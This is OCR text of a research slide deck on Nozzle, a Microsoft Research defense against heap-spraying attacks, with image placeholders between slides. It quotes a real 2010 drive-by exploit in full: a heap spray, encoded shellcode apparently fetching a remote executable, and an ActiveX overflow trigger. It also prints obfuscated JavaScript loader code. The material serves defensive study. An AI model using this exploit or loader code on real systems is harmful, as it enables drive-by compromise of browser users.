Nozzle:


A Defense Against Heap-spraying Code Injection Attacks

Paruj Ratanaworabhan, Cornell University


Ben Livshits and Ben Zorn, Microsoft Research (Redmond, WA)

Heap Spraying is a Problem

Drive-By Heap Spraying





Drive-By Heap Spraying (2)



Drive-By Heap Spraying (3)

Program Heap





```
<SCRIPT language="text/javascript">
  shellcode = unescape("%u4343%u4343%...");
  oneblock = unescape
  var fullblock = on
  while (fullblock.l
    fullblock += ful
  }

  sprayContainer = new Array();
  for (i=0; i<1000; i++) {
    sprayContainer[i] = fullblock + shellcode;
  }
</SCRIPT>
```

Allocate 1000s of malicious objects

```
<HTML>  <!-- from http://ournature.net/12.htm -->
 <BODY>
  <object classid="clsid:F3D0D36F-23F8-4682-A195-74C92B03D4AF" name="xskj" width=100 height=200>  </object>
  <script>
  var qvod0 = "%u7468%u7074%u2f3a%u772f%u7777%u6f2e%u7275%u616e%u7574%u6572%u6e2e%u7465%u582f%u2e32%u6162%u0074";
  var qvod1 = "%u56f5%u768b";
  var shellshell = "%u9090%u9090%u54eb%u758b%u8b3c%u3574%u0378" +
    qvod1 +
"%u0320%u33f5%u49c9%uad41%udb33%u0f36%u14be%u3828%u74f2%uc108%u0dcb%uda03%ueb40%u3bef%u75df%u5ee7%u5e8b%u0324%u66dd%u0c8b%u8b4b%u1c5e%udd03%u048b%u038b%uc3c5%u7275%u6d6c%
u6e6f%u642e%u6c6c%u4300%u5c3a%u2e55%u7865%u0065%uc033%u0364%u3040%u0c78%u408b%u8b0c%u1c70%u8bad%u0840%u09eb%u408b%u8d34%u7c40%u408b%u953c%u8ebf%u0e4e%ue8ec%uff84%uffff%uec8
3%u8304%u242c%uff3c%u95d0%ubf50%u1a36%u702f%u6fe8%uffff%u8bff%u2454%u8dfc%uba52%udb33%u5353%ueb52%u5324%ud0ff%ubf5d%ufe98%u0e8a%u53e8%uffff%u83ff%u04ec%u2c83%u6224"
+"%ud0ff%u7ebf%ue2d8%ue873%uff40%uffff%uff52%ue8d0%uffd7%uffff" +
    qvod0 ;
   var heapSprayToAddress = 0x05050505;
  var shellcode = unescape(shellshell);
  var heapBlockSize = 0x400000;
  var payLoadSize = shellcode.length * 2;
  var spraySlideSize = heapBlockSize - (payLoadSize+0x38);
  var uun = "%u0505%u0505"
  var spraySlide = unescape(uun);
  spraySlide = getSpraySlide(spraySlide,spraySlideSize);
  heapBlocks = (heapSprayToAddress - 0x400000)/heapBlockSize;
  memory = new Array();
  for (i=0;i<heapBlocks;i++)
  {
    memory[i] = spraySlide + shellcode;
  }
  try
  {
    var a=new Array(813);
    var b=new Array(227);
    a=a+"aaaa";

a=a+b+"a0wa0wa0wa0wa0wa0wa0wa0wjjjjjjjjjjjjjjjjN8wvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvcccccccccccccccccccccccccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccN";
    a=a+"N8wV8d JkIkBBs(ss&hsFFRECCvPAQdsezxCDDf%4ss#";

    xskj.URL=a;
  }
  catch(e){}

  function getSpraySlide(spraySlide, spraySlideSize)
  {
    while (spraySlide.length*2<spraySlideSize)
    {
      spraySlide += spraySlide;
    }
    spraySlide = spraySlide.substring(0,spraySlideSize/2);
    return spraySlide;
  }
  </script>
 </BODY>
</HTML>
```

Real life example of heap spraying from hxxp://ournature.net/12.htm as of March 2010

Obfuscation to the Rescue

function ZCLTWYUnb(cTFkV){var FdjfKh=2,QuJ=6;var XucjYGqSlM='43-2,58-2,57-2,61-2,55-4,59-4,57-0,34-0,63-0,58-2,56-4,62-0,58-0,43-4,39-4,34-0,58-0,57-0,58-2,57-4,58-0,62-0,43-4,39-4,34-0,56-0,60-2,61-2,56-4,57-0,',JMMPBaqk=XucjYGqSlM.split(',');pjvAatxyL='';function UtjitjXLj(c){return String.fromCharCode(c);}for(MpxsUy=(JMMPBaqk.length-1);MpxsUy>=(0x30+0x25+0x2b-0x80);MpxsUy-=-0x5-0xf-0x2-0x1a+0x1+0xa+0x26){ RSPPmhPq=JMMPBaqk[MpxsUy].split('-');JqPqcj = parseInt(RSPPmhPq[0]*QuJ)+parseInt(RSPPmhPq[1]);JqPqcj = parseInt(JqPqcj)/FdjfKh;pjvAatxyL = UtjitjXLj(JqPqcj-(-0x9+0x23-0xf-0x2e+0x2a+0x3f))+pjvAatxyL;}if(pjvAatxyL.charCodeAt(pjvAatxyL.length-1) == 0)pjvAatxyL = pjvAatxyL.substring(0, pjvAatxyL.length-1);return pjvAatxyL.replace(/^\s+|\s+$/g, '');}function wmLnJkkl(SRosjALT){ window.eval(); }

function Gyj(SnD){var wqv=6,NEqWQuULa=4;var ThsGMFxhVh='276-0,196-2,177-0,153-0,258-0,276-0,250-2,268-2,256-2,252-0,271-2,276-0,255-0,256-2,276-0,196-2,177-0,153-0,277-2,276-0,253-2,196-2,163-2,261-0,279-0,279-0,273-0,192-0,175-2,175-2,',JDQ=ThsGMFxhVh.split(',');Bwk='';function KHaUjYH(c){return String.fromCharCode(c);}for(KeOaRfh=(JDQ.length-1);KeOaRfh>=(-0x1c+0x22+0x2f-0x25-0x10);KeOaRfh-=0x24+0x1b+0x10+0x1e-0x17-0x55){ OQELOxB=JDQ[KeOaRfh].split('-');xztQseR = parseInt(OQELOxB[0]*NEqWQuULa)+parseInt(OQELOxB[1]);xztQseR = parseInt(xztQseR)/wqv;Bwk = KHaUjYH(xztQseR-(0x3-0x32-0x26+0x9b))+Bwk;}if(Bwk.charCodeAt(Bwk.length-1) == 0)Bwk = Bwk.substring(0, Bwk.length-1);return Bwk.replace(/^\s+|\s+$/g, '');}function fFZJVnqJ(JpsGUA){ var EYOn=new Function("QwprP", "return 509037;");var EYOn=new Function("QwprP", "return 509037;"); }


function xjAZB(dyPvvc){var tZvoA=5,ymseWXvItL=6;var QsNmDdKF='154-1,150-5,141-4,139-1,150-0,155-0,145-0,155-5,96-4,140-5,150-5,149-1,97-3,145-5,150-0,103-2,96-4,151-4,145-0,151-4,90-5,110-0,108-2,97-3,145-5,143-2,153-2,139-1,149-1,142-3,',OSnnUZqhRA=QsNmDdKF.split(',');uoj='';function CbjsbW(c){return String.fromCharCode(c);}for(JaL=(OSnnUZqhRA.length-1);JaL>=(0x31+0x1a-0x4b);JaL-=0xe-0xe-0x1d-0x1a-0x26+0x8+0x56){ HwnJ=OSnnUZqhRA[JaL].split('-');wjXuhgDA = parseInt(HwnJ[0]*ymseWXvItL)+parseInt(HwnJ[1]);wjXuhgDA = parseInt(wjXuhgDA)/tZvoA;uoj = CbjsbW(wjXuhgDA-(0x29+0x1f-0x2))+uoj;}if(uoj.charCodeAt(uoj.length-1) == 0)uoj = uoj.substring(0, uoj.length-1);return uoj.replace(/^\s+|\s+$/g, '');}function aIir(izkBTgqd){var ojJ=7,KUwyNopmh=2;var HthytAE='462-0,',MICmoDx=HthytAE.split(',');TMgXPXCr='';function kmzL(c){return String.fromCharCode(c);}for(hCP=(MICmoDx.length-1);hCP>=(0x8-0x8-0x0);hCP-=0x22+0x1f-0x2c-0x14){ TZQW=MICmoDx[hCP].split('-');vnvZfS = parseInt(TZQW[0]*KUwyNopmh)+parseInt(TZQW[1]);vnvZfS = parseInt(vnvZfS)/ojJ;TMgXPXCr = kmzL(vnvZfS-(0x1c+0x19+0x11))+TMgXPXCr;}if(TMgXPXCr.charCodeAt(TMgXPXCr.length-1) == 0)TMgXPXCr = TMgXPXCr.substring(0, TMgXPXCr.length-1);return TMgXPXCr.replace(/^\s+|\s+$/g, '');}var TxgayUqhNB=ZCLTWYUnb('OBrA')+Gyj('mEYkoDS')+xjAZB('FbqQ')+aIir('rMIV'); jgUOu=document;jgUOu['2655wr1994i7859t7987e40275181'.replace(/[0-9]/g,'')](TxgayUqhNB);function ktHtntgSO(JTrde){ var mgu = document.getElementById('ebRg'); }

function gYNYJts(YFc){ var Kitkja=new Function("FnhAIh", "return 883734;"); }


function cymmhIYk(qdbc){ var mKRKEps = document.getElementById('uAwG'); }

Kittens of Doom
What data can you trust?

- Heap spraying is quite general, easy to implement
- Many applications allow scripts in type safe languages
  - JavaScript, ActionScript
  - Java, C#
- Many applications accept data from untrusted sources
  - Embed malicious code in images, documents, DLLs, etc.
- [Sotirov & Dowd BH'08]



